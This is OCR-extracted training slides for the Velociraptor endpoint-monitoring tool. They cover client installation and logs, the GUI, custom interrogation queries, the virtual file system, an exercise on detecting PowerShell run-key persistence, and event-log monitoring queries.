INFO:2018/11/05 16:40:10 Attempting to create intermediate directory C:\Program Files\Velociraptor.
INFO:2018/11/05 16:40:11 Copied binary to C:\Program Files\Velociraptor\Velociraptor.exeINFO:2018/11/05 16:40:11 Installed
service Velociraptor
INFO:2018/11/05 16:40:12 Started service Velociraptor
PS F:\> .\my_velociraptor.exe service remove
INFO:2018/11/05 16:40:18 Stopped service Velociraptor
INFO:2018/11/05 16:40:18 Removed service Velociraptor
PS F:\> .\my_velociraptor.exe client
```

The writeback location stores client's state such as:


1. Cryptographic keys
2. Latest hunt we participated in.



Name	Date modified	Type
Velociraptor	11/5/2018 4:40 PM	Application
velociraptor.writeback	11/5/2018 4:40 PM	YAML File


Debugging the client

This is the client's ID



```
PS F:\> .\my_velociraptor.exe client
INFO:2018/11/05 16:45:24 Starting Crypto for client C.11a3013cca8f826e
INFO:2018/11/05 16:45:24 Starting HTTPCommunicator: [http://192.168.0.5:8000/]
INFO:2018/11/05 16:45:24 Received PEM for VelociraptorServer from http://192.168.0.5:8000/
INFO:2018/11/05 16:45:24 Receiver: Connected to http://192.168.0.5:8000/reader
INFO:2018/11/05 16:45:24 Receiver: sent 706 bytes, response with status: 200 OK
INFO:2018/11/05 16:45:24 Received request: session_id:"aff4:/clients/C.11a3013cca8f826e/flo
me:"UpdateEventTable" args:"\020\001" source:"VelociraptorServer" auth_state:AUTHENTICATED
sk_id:1541465725620573 client_type:VELOCIRAPTOR
INFO:2018/11/05 16:45:25 Sender: Connected to http://192.168.0.5:8000/control
INFO:2018/11/05 16:45:25 Sender: sent 755 bytes, response with status: 200 OK
INFO:2018/11/05 16:45:25 Receiver: Connected to http://192.168.0.5:8000/reader
INFO:2018/11/05 16:45:25 Receiver: sent 706 bytes, response with status: 200 OK
```

Search for the client in the GUI



Velociraptor | Search for "."

localhost:8889/app.html#/search?q=.


Velociraptor User: mic 2018-11-06 00:54:35 UTC

MANAGEMENT

Hunt Manager

	Online	Subject	Host	OS Version	MAC	Usernames	First Seen	Client version	Labels	Last Checkin	OS Install Date
	🟢	C.11a3013cca8f826e	TestComputer	Microsoft Windows 10 Pro N10.0.15063 Build 15063							
	🔴	C.c916a7e445eb0868	DESKTOP-IOME2K5	Microsoft Windows 10 Pro N10.0.17134 Build 17134							
	🔴	C.952156a4b022ddee	trek	ubuntu18.10							

View client’s stats



TestComputer C.11a3013cca8f826e

Client Info @ 2018-11-06 00:40:13 UTC

Version.Name	Version.BuildTime	Client.Labels
velociraptor	2018-11-06T10:24:34+10:00	

System Info @ 2018-11-06 00:40:13 UTC

Hostname	OS	Architecture	Platform	PlatformVersion	KernelVersion	Fqdn
TestComputer	windows	amd64	Microsoft Windows 10 Pro N	10.0.15063 Build 15063		TestComputer

Recent Users @ 2018-11-06 00:40:13 UTC

ut_type	ut_id	Host	User	login_time

Interrogation

- When the client first connects, the server collects information about it. This is called **client interrogation**.
- The information is shown in the GUI under **Host information**.
- These are just VQL queries - you can add your own!
- This allows users to customize the interrogate screen for their own need - show important information about the client right at the client's host view.
- Note that interrogation results are captured at the time of interrogation so they might change in the future. It is advisable to run a hunt to refresh the data periodically if needed.

Exercise: Customize interrogation.

Our environment is fairly unique.


We would like to see:

- A list of all listening ports and their owning processes.
- A list of all current active connections.
- Which directories exist in “Program Files”

Develop the relevant VQL queries and then add to the server’s config file under the Flows.interrogate_additional_queries section.

Solution

```
Flows:
  interrogate_additional_queries:
    - Name: Listening ports
      VQL: SELECT * FROM Artifact.Windows.Network.ListeningPorts()
```



TestComputer
Access reason: test
Status: 1 minutes ago
192.168.0.20:50317


TestComputer C.11a3013cca8f826e

Listening ports @ 2018-11-06 02:11:56 UTC

Pid	Name	Port	Protocol	Family	Address
852	svchost.exe	135	TCP	IPv4	0.0.0.0

The Virtual File System (VFS)

- Contains information about the client
- Only reflects information already collected by the server.
- Top level is the VFS accessor:
  - File - access files on the client by file APIs
  - NTFS - access files on the client using raw NTFS parsing.
  - Registry - access the registry using the OS APIs
  - Monitoring - access the client’s monitoring subsystem (more on this later).



Velociraptor User: mic 2018-11-08 14:02:50 UTC

Search Box

TestComputer
Access reason: test
Status: ● 9 hours ago
192.168.0.20:51588

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows
MANAGEMENT
Hunt Manager

- file
  - C:
    - $GetCurrent
    - $Recycle.Bin
    - $WINDOWS.~BT
    - PerfLogs
    - Program Files
    - Program Files (x86)
    - ProgramData
    - Python27
    - Recovery
    - System Volume Informatic
    - Users
    - Windows
    - Windows10Upgrade
  - D:
  - F:
- ntfs
- registry
- monitoring

	Documents and Settings	0	Lrw-rw-rw-	2017-10-04T08:23:36-07:00	2017-10-04T08:23:36-07:00	2017-10-04T08:23:36-07:00
	PerfLogs	0	drwxrwxrwx	2018-05-23T09:39:59-07:00	2018-05-23T09:39:59-07:00	2017-03-18T14:02:02-07:00
	Program Files	0	dr-xr-xr-x	2018-11-05T16:40:10-08:00	2018-11-05T16:40:10-08:00	2017-03-18T14:02:02-07:00
	Program Files (x86)	0	dr-xr-xr-x	2017-12-14T19:17:56-08:00	2017-12-14T19:17:56-08:00	2017-03-18T14:02:02-07:00
	ProgramData	0	drwxrwxrwx	2017-12-14T19:12:04-08:00	2017-12-14T19:12:04-08:00	2017-03-18T14:02:02-07:00
				2017-11-01T11:42:27-	2017-11-01T11:42:27-	2017-11-01T11:39:43-

> file > C: > Program Files

Stats Download TextView HexView

Attribute	Value
Mode	dr-xr-xr-x
Name	Program Files
Size	0

Exercise: Detect runkey persistence using PS


We are concerned about persistence through powershell run keys.

1. Write an artifact to detect runkeys in HKEY_USERS which run powershell.
2. Test this artifact by creating a new user, setting the key.
3. Test again but this time with the new user logged out. Why is your artifact not working?

How can we detect such a backdoor?

Write an artifact which collects the user’s NTUSER.dat if they are likely to have such a backdoor.


Velociraptor Monitoring



VQL: Event Queries


- Normally a VQL query returns a result set and then terminates.
- However some VQL plugins can run indefinitely or for a long time.
    - These are called Event VQL plugins since they can be used to generate events.

An Event query does not complete on its own - it simply returns partial results until cancelled.



Example: Monitor event logs for certain events.

- The Velociraptor wait_evtx() VQL plugin can wait on an event log for new events.
- The log file is checked periodically for new events, which are emitted by the plugin.
- The events can be filtered by the normal VQL filters.
- Result sets are emitted in accordance with wait_max and max_rows.
- Wait_max: The maximum length of time we wait before emitting partial results.
- Max_rows: The max number of rows we allow in one result set.



System Number of events: 41

